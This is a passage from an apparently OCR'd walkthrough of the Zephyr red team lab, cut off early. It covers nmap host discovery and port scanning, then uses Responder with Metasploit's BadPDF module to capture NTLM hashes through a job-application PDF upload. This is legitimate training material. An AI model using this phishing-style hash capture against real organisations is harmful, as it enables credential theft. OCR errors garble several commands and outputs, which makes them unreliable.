trusts. You have been assigned the task of testing the internal network and have been given access to a VPN to communicate with the network. You are tasked to explore the corporate environment, pivot across trust boundaries, and ultimately attempt to compromise all Painters and Zephyr Server Management entities. Zephyr will test your understanding of Active Directory enumeration, exploitation, and post-exploitation as well as lateral movement, pivoting, and modern web application attacks. Some flags are required to advance through the lab, while others are side-quests that reinforce enumeration and post-exploitation skills. This Red Team Operator Level | lab will expose players to: Enumeration Exploitation of a wide range of real-world Active Directory flaws Relay Attacks Lateral movement and crossing trust boundaries SQL Attacks Privilege escalation Web application attacks The Premonition We'll begin by performing a ping sweep onthe 10.10.110.0/24 subnet to identify exposed hosts. nmap -sn -T4 10.10.110.0/24 -oN active-hosts Starttng Nmap 7.92 ( https://nmap.org Stats: 0:00:17 elapsed [0} hosts completed (0 up), 256 under901ng Ping Scan “—- . Ping ¢ Nmap Host is up (0.14s latency Nmap scan report for 10.1 Host is up (0.29s latency). Nmap done: 256 IP addresses . The -sn flag in nmap disables port scanning and discovers hosts based on ICMP requests. It was able to find two active hosts, out of which 10.10.110.2 can be ignored as it's the lab controller. Let's do a full port SYN scan, with service and version enumeration to discover open ports on this host. nmap -p— -T4 -8V -sC —-min—rate=1000 10.,10.110,35 min-rate=1000 10.10.110.35 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu®.5 (Ubuntu Linux; protocol 2.0) ssh-hostkey: 3072 91:ca:e7:7e:99:03:29:78:e8:86:2e:e8:cc:2b:9f:08 (RSA) 256 bl:7f:c0:06:9b:e7:08:b4:6a:ab:bd:c2:96:04:23:49 (ECDSA) _ 256 0d:3b:89:bc:d5:a4:35:e0:dd:c4:22:14:7a:48:ad:7c (ED25519) 80/tcp open http qr nginx 1.18.0 (Ubuntu) |_http-server-header: nginx/1.18.0 (Ubuntu) |_http-title: Did not follow redirect to htt 443/tcp open ssl/http nginx 1.18.0 (Ubuntu) ssl-cert: Subject: commonName=painters.htb/countryName=GB Subject Alternative Name: DNS:n Address:192.168.110.51 . | Not valid before: 2022-04-04T10:00:52 | _Not valid after: 2032-04-01T10:00:52 | tls-alpn: h2 ~ http/1.1 |_ssl-date: TLS randomness does not represent time |_http-title: Did not follow redirect to https://painters.htb/home | _http-server-header: nginx/1.18.0 (Ubuntu) | tls-nextprotoneg: h2 Service Info: 0S: Linux; CPE: cpe: inux:linux_kernel e . - R The host 10.10.110.35 found to have three open ports. Browsing to port 80 redirects us to https://painters.htb. Let's add the domain name to our /etc/hosts file. echo 'painters.htb 10.10.110.35' | sudo tee -a /etc/hosts The landing page displays a companies business page for a painting and decorating business. +44 012 345 6789 [email protected] f v in 5 o " PAINTERS Bringing Your Home To Looking for painting, graffiti removal, mildew removal or window washing? We are your solution. The site has limited functionality, but we notice in the vacancies section of the site that we can apply for job applications by uploading a PDF. Application enforcing strict content validation against other formats. We notice that there is a message about applications being reviewed on a first come first serve basis, indicating that there must be an employee of the organization validating the applications after submission. podrd [ Apply now! All applications will be reviewed by our staff on a first come first serve basis so please be patient as there may be a delay in responses. Use the form below to select your PDF. Assuming that someone is opening PDFs then we could attempt to capture a hash for the network using BadpDF metasploit module. Set up Responder utility locally and listen for SMB requests. sudo apt install -y responder sudo responder -I tun0 Let's start metasploit and load the BadPDF module. msfconsole use auxiliary/fileformat/badpdf set filename application.pdf set lhost 10.10.14.15 run
[Show More]